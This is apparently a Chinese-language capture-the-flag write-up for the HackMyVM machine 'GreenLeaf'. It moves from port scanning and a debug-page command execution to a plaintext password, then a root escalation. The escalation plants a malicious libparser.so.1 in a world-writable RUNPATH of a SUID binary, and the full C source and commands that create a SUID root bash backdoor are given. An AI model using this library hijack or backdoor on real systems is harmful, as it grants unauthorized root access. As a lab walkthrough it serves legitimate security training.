

GreenLeaf

目标10.64.251.139

```
Welcome to Debian Linux 7.0.11-1-liquorix-amd64 (tty1)




      .--.  .--.
     /  O  /  O \
    /__  /__  \__ \
   /  O  /  O \  O
  /____/____\____\
 /  O  /  O \  O  \
/____/____\____\____\
<HackMyVM>
<MazeSec>

Hostname : GreenLeaf
IP Addr  : 10.64.251.139
QQ Group : 660930334
GreenLeaf login: _
```

端口扫描

```
22/tcp open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp open  http      Apache httpd 2.4.67 ((Debian))
|_http-server-header: Apache/2.4.67 (Debian)
|_http-title: API Debug Console \xE2\x80\x94 GreenLeaf Tech
MAC Address: 08:00:27:11:94:B7 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```

网页可以利用file伪协议读取，读取到网页debug.php，发现可以get方式传参sys_diag_exec命令执行



找到密码登陆Lumen

```

www-data@GreenLeaf:/tmp$ cat /home/.passwd.txt
Gr33nL34f_Lum3n
www-data@GreenLeaf:/tmp$ su Lumen
Password:
Lumen@GreenLeaf:/tmp$ cat /home/Lumen/user.txt

```

发现可以suid文件：logparser

```

Lumen@GreenLeaf:/tmp$ find / -user root -perm -4000 -print 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/su
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/usr/local/bin/logparser

```

下载下来ida分析

```

int __fastcall main(int argc, const char **argv, const char **envp)
{
    int v4; // [rsp+1Ch] [rbp-4h]

    puts("LogParser v1.2 - GreenLeaf Tech Internal Tool");
    if ( argc > 1 )
    {
        v4 = parse_log(argv[1]);
        if ( v4 >= 0 )
        {
            printf("Parsed %d log entries from %s\n", v4, argv[1]);
            return 0;
        }
        else
        {
            fprintf(_bss_start, "Error: Could not open %s\n", argv[1]);
            return 1;
        }
    }
    else
    {
        printf("Usage: %s <logfile>\n", *argv);
        return 1;
    }
}

```

main函数仅是接收一个文件路径参数，然后迅速将其抛给了一个名为 parse_log 的核心函数而parse_log带有extrn标记，说明真正的代码在外面的动态链接库.so里面

```

_start
deregister_tm_clones
register_tm_clones
__do_global_ctors_aux
frame_dummy
main
__term_proc
__libc_start_main
puts
printf
fprintf
parse_log
__imp_cxa_finalize
__mon_start__

```

extrn parse_log:near

使用 ldd 命令查看该程序的依赖树时，发现了程序最致命的设计缺陷：libparser.so.1
⇒ not found

```
Lumen@GreenLeaf:/tmp$ ldd /usr/local/bin/logparser
linux-vdso.so.1 (0x00007fa966e2d000)
libparser.so.1 => not found
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007fa966c28000)
/lib64/ld-linux-x86-64.so.2 (0x00007fa966e2f000)
```

查看动态库的专属路径

```
readelf -d /usr/local/bin/logparser
```

```
Dynamic section at offset 0x2dc0 contains 28 entries:
  Tag             Type                             Name/Value
 0x0000000000000001 (NEEDED)           Shared library: [libparser.so.1]
 0x0000000000000001 (NEEDED)           Shared library: [libc.so.6]
 0x000000000000001d (RUNPATH)          Library runpath: [/usr/local/lib/logparser/]
```

发现完全可写，在该目录下创建.so文件
(exploit.c文件)

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

/**
 * 伪造的外部导出函数
 * 必须与 IDA 中反编译出来的函数名 'parse_log' 严格一致
 */
int parse_log(const char *filepath) {

    /* 1. 显式将当前进程的真实 UID 和有效 UID 强制提升为 root (0)
    */
    /* 这是因为当主程序具有 SUID 权限时，虽然有效用户是 root，但直接执行 system() */
    /* 触发的 bash 可能会因为真实 UID 不是 root 而自动降权。*/
    setuid(0);
    setgid(0);

    /* 2. 在不受 'nosuid' 限制的分区（家目录）下留存后门 */
    /* 复制一个系统的标准 bash，并赋予其 SUID 权限 (+xs) */
```

```
system("cp /bin/bash /home/Lumen/rootbash && chmod +xs  
/home/Lumen/rootbash");
```

```
/* 3. 正常返回，让主程序误以为日志解析成功，不触发任何异常 */  
return 0;  
}
```

```
gcc -shared -fPIC -o /usr/local/lib/logparser/libparser.so.  
1 /tmp/exploit.c
```

```
total 24  
drwxrwxrwx 2 root root 4096 Jul 8 05:08 .  
drwxr-xr-x 4 root root 4096 Jun 25 01:37 ..  
-rwxrwxr-x 1 Lumen Lumen 15480 Jul 8 05:08 libparser.so.1
```

ldd重新看一下

```
Lumen@GreenLeaf:/tmp$ ldd /usr/local/bin/logparser  
linux-vdso.so.1 (0x00007f6cc0f18000)  
libparser.so.1 => /usr/local/lib/logparser/libparser.so.1 (0x00007f6cc0f06000)  
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f6cc0d0e000)  
/lib64/ld-linux-x86-64.so.2 (0x00007f6cc0f1a000)
```

随便选个文件运行程序

```
/usr/local/bin/logparser /etc/passwd
```

得到rootbash提权成功

```
Lumen@GreenLeaf:/tmp$ /home/Lumen/rootbash -p  
rootbash-5.2# id  
uid=1000(Lumen) gid=1000(Lumen) euid=0(root) egid=0(root) groups=0(root),1000(Lumen)  
rootbash-5.2# cat /root/root.txt  
flag{root-c4d038b4bed09fdb1471ef51ec3a32cd}
```